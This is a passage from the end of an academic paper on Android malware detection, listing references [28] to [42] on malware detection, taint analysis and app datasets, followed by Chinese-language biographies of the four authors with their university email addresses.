[28] HEI Y M, YANG R Y, PENG H, et al. Hawk: Rapid an-

droid malware detection through heterogeneous graph attention networks[J]. IEEE Transactions on Neural Networks and Learning Systems, 2024, 35(4): 4703-4717.

[29] YANG W, XIAO X S, ANDOW B, et al. AppContext: Differentiating malicious and benign mobile app behaviors using context[C]//2015 IEEE/ACM 37th IEEE International Conference on Software Engineering. Piscataway: IEEE, 2015: 303-313.

[30] AVDIIENKO V, KUZNETSOV K, GORLA A, et al. Mining apps for abnormal usage of sensitive data[C]// 2015 IEEE/ACM 37th IEEE International Conference on Software Engineering. Piscataway: IEEE, 2015: 426-436.

[31] GORLA A, TAVECCHIA I, GROSS F, et al. Checking app behavior against app descriptions[C]//Proceedings of the 36th International Conference on Software Engineering. New York: ACM, 2014: 1025-1035.

[32] PEDREGOSA F, VAROQUAUX G, GRAMFORT A, et al. Scikit-learn: Machine learning in python[J]. The Journal of Machine Learning Research, 2011, 12: 2825-2830.

[33] Koodous. Collective intelligence against android malware[EB/OL]. [2023-07-05]. https://koodous.com/.

[34] ALLIX K, BISSYANDÉ T F, KLEIN J, et al. AndroZoo: Collecting millions of android apps for the research community[C]//2016 IEEE/ACM 13th Working Conference on Mining Software Repositories (MSR). Piscataway: IEEE, 2016: 468-471.

[35] Checkpoint. From hummingbad to worse[EB/OL]. [2023-07-05]. https://blog. checkpoint. com/wp-content/uploads/2016/07/HummingBad-Research-report_FINAL-62916.pdf.

[36] VirusTotal[EB/OL]. [2023-07-05]. https://www. virustotal. com/gui/home/upload.

[37] ARP D, SPREITZENBARTH M, HÜBNER M, et al. Drebin: Effective and explainable detection of android malware in your pocket[C]//Proceedings 2014 Network and Distributed System Security Symposium. Reston: Internet Society, 2014: 23-26.

[38] ZHANG J B, WANG Y Y, QIU L N, et al. Analyzing android taint analysis tools: FlowDroid, Amandroid, and DroidSafe[J]. IEEE Transactions on Software Engineering, 2022, 48(10): 4014-4040.

[39] SONG W, HAN M Q, HUANG J. IMGDroid: Detecting image loading defects in android applications[C]//2021 IEEE/ACM 43rd International Conference on Software Engineering (ICSE). Piscataway: IEEE, 2021: 823-834.

[40] LEE Y K, BANG J Y, SAFI G, et al. A sealant for inter-app security holes in android[C]//2017 IEEE/ACM 39th International Conference on Software Engineering (ICSE). Piscataway: IEEE, 2017: 312-323.

[41] YUAN X Z, SETAYESHFAR O, YAN H F, et al. Droid-Forensics: Accurate reconstruction of android attacks via multi-layer forensic logging[C]//Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security. New York: ACM, 2017: 666-677.

[42] ZHANG J, TIAN C, DUAN Z H. An efficient approach for taint analysis of android applications[J]. Computers & Security, 2021, 104: 102161.

作者简介

孟昭逸　男,1992年5月生于安徽合肥. 现为安徽大学计算机科学与技术学院讲师、硕士生导师. 主要研究方向为软件安全.
E-mail: zymeng@ahu.edu.cn

黄文超　男,1982年6月生于湖北宜昌. 现为中国科学技术大学计算机科学与技术学院副教授、博士生导师. 研究方向为信息安全、人工智能、移动计算、网络与系统安全自动化验证技术等.
E-mail: huangwc@ustc.edu.cn

张威楠　男,1997年1月生于安徽阜阳. 现为中国科学技术大学计算机科学与技术学院硕士研究生. 主要研究方向为安卓程序分析.
E-mail: zhangwn@mail.ustc.edu.cn

熊　焰　男,1960年8月生于安徽合肥. 现为中国科学技术大学计算机科学与技术学院教授、博士生导师. 研究方向为计算机网络与信息安全,移动计算与移动网络、分布式处理等.
E-mail: yxiong@ustc.edu.cn